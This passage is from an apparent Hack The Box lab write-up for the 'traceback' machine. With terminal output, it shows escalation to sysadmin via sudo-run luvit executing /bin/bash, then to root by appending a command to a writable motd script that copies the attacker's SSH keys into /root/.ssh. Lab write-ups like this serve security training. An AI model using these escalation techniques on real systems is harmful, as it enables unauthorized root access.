
Figure 3.11: 255-webmin_notes.png



```
webadmin@traceback:/home/webadmin$
webadmin@traceback:/home/webadmin$ cat note.txt
- sysadmin -
I have left a tool to practice Lua.
I'm sure you know where to find it.
Contact me if you have any question.
webadmin@traceback:/home/webadmin$
```

Figure 3.12: 260-notes_txt.png


It seems like user webadmin can play around with lua in this box.



```
webadmin@traceback:/home/webadmin$ sudo -l
Matching Defaults entries for webadmin on traceback:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User webadmin may run the following commands on traceback:
    (sysadmin) NOPASSWD: /home/sysadmin/luvit
```

Figure 3.13: 265-sysadmin_lua.png

Seems like user sysadmin have access to run luvit without password. We can run sudo of that command.




```
webadmin@traceback:/home$ sudo -u sysadmin /home/sysadmin/luvit
Welcome to the Luvit repl!
>
```

Figure 3.14: 270-sudo_luvit.png

running the sudo with sysadmin gave me lua console. By running the below command gave me access to the sysadmin user.

```
sudo -u sysadmin /home/sysadmin/luvit -e 'os.execute("/bin/bash")'
```

```
webadmin@traceback:/home$ sudo -u sysadmin /home/sysadmin/luvit -e 'os.execute>
sysadmin@traceback:/home$ id
uid=1001(sysadmin) gid=1001(sysadmin) groups=1001(sysadmin)
sysadmin@traceback:/home$
```




```
sysadmin@traceback:~/.ssh$ ls -la
total 8
drwxr-xr-x 2 root     root     4096 Apr 20 08:40 .
drwxr-x--- 5 sysadmin sysadmin 4096 Aug 29 10:24 ..
-rw-r--r-- 1 sysadmin sysadmin    0 Apr 20 08:40 authorized_keys
```

Figure 3.15: 275-auth_keys.png

There are empty auth keys in the sysadmin folder i can create a public key and login via ssh so that i dont have to struggle with terminal issues. I am going to use ssh keygen to create a keys.

```
ssh-keygen -f traceback_keys
```

With the above command we have created auth keys and we are going to paste the public key in the authorized_keys file.




```
sysadmin@traceback:~/.ssh$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDBP2rclB5wlHQtjET7c5Qbpa/Q+5Xl
HmrdEHAXDX7XPaq38MwEvZeNLGRL71LEoa9kLqw1WmZcg2ytYTLdh9bBBF0iggbuKLHC
cWMaKwVAJ0ZHHteUJDo5Cgqv23ro0UG61xFPeUqagSJFrXllIZq//2eChSUj0bvqeRST
ljg9HAIPSP/f6PVYvdG6T3BJcvtMuVupVM4Qo6wUmRTcnvrf+rzzm/rHzfTFqhqwSsP5
```

Figure 3.16: 280-auth_keys_edit.png

We can go ahead and login to the box via ssh without any issues.

```
 → I7Z3R0 ssh -i traceback_keys sysadmin@10.10.10.181 -t bash
#################################
-------- OWNED BY XH4H  ---------
- I guess stuff could have been configured better ^^ -
#################################
sysadmin@traceback:~$
sysadmin@traceback:~$
sysadmin@traceback:~$
```


We cannot do anything more out of it. Now we can run pspy on the box to check if there is anything suspicious running on the system.



```
2021/08/29 10:34:30 CMD: UID=0    PID=1674   | /bin/sh -c sleep 30 ; /bin/cp /var/backups/.update-motd.d/* /etc/update-motd.d/
2021/08/29 10:34:30 CMD: UID=0    PID=1671   | /usr/sbin/CRON -f
```

Figure 3.17: 285-pspy_finding.png

From the pspy output we see that the there is cron running for every 30 seconds copying the files from /var/backups/.update-motd.d/* to /etc/update-motd.d/. Unfortunately i cannot hyjack copy command since the complete path is specified over there but however we can check the /etc files.



```
sysadmin@traceback:/etc/update-motd.d$ ls -la
total 32
drwxr-xr-x  2 root sysadmin 4096 Apr 22 06:08 .
drwxr-xr-x 80 root root     4096 Apr 22 06:08 ..
-rwxrwxr-x  1 root sysadmin  981 Aug 29 10:37 00-header
-rwxrwxr-x  1 root sysadmin  982 Aug 29 10:37 10-help-text
-rwxrwxr-x  1 root sysadmin 4264 Aug 29 10:37 50-motd-news
-rwxrwxr-x  1 root sysadmin  604 Aug 29 10:37 80-esm
-rwxrwxr-x  1 root sysadmin  299 Aug 29 10:37 91-release-upgrade
sysadmin@traceback:/etc/update-motd.d$
```


Figure 3.18: 290-motd_etc.png

It seems like these are motd files which will be executed if someone logs in. Since the files in /etc/update-motd.d/ is owned by sysadmin we can edit the files so that if someone logs in we get the command execution.

We already have our public keys copied to the sysadmin folder. I can edit this to copy the same file to the /root/.ssh. But i have to complete this within 30 seconds otherwise these are being deleted.

```
echo '/bin/cp /home/sysadmin/.ssh/authorized_keys /root/.ssh/' >> 00-header
```

I am going to use the command to execute in 00-header file and login from the other console so that the command is executed and auth keys are copied in root directory for us to login.



```
→ I7Z3R0 ssh -i traceback_keys sysadmin@10.10.10.181
#################################
-------- OWNED BY XH4H  ---------
- I guess stuff could have been configured better ^^ -
#################################

Welcome to Xh4H land


Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sun Aug 29 10:32:15 2021 from 10.10.14.4
$ 
sysadmin@traceback:/etc/update-motd.d$ echo '/bin/cp /home/sysadmin/.ssh/authorized_keys /root/.ssh/' >> 00-header
sysadmin@traceback:/etc/update-motd.d$
```

Figure 3.19: 295-header_execution.png


I logged in and copied the command to the 00-header at the same time. If my guess is correct the auth keys would have been copied in the /root directory. Lets try to connect as root to check if we can login or not.

```
 → I7Z3R0 ssh -i traceback_keys root@10.10.10.181
#################################
-------- OWNED BY XH4H  ---------
- I guess stuff could have been configured better ^^ -
#################################

Welcome to Xh4H land



Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet
↪  connection or proxy settings

Last login: Mon Apr 26 02:23:35 2021
root@traceback:~# id
uid=0(root) gid=0(root) groups=0(root)
root@traceback:~#
```

After logging in as a root user with the same auth keys i got the access to the root user as well.

3.2.1.5 Proof File


User



```
root@traceback:~# cat /home/sysadmin/user.txt
32[redacted]c6
```

Figure 3.20: 305-user.txt.png

Root



```
root@traceback:~# cat root.txt
77[redacted]c4
root@traceback:~#
```

Figure 3.21: traceback/images/300-root.txt.png

4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit. Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

5 House Cleaning:

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Hack the box should not have to remove any user accounts or services from the system.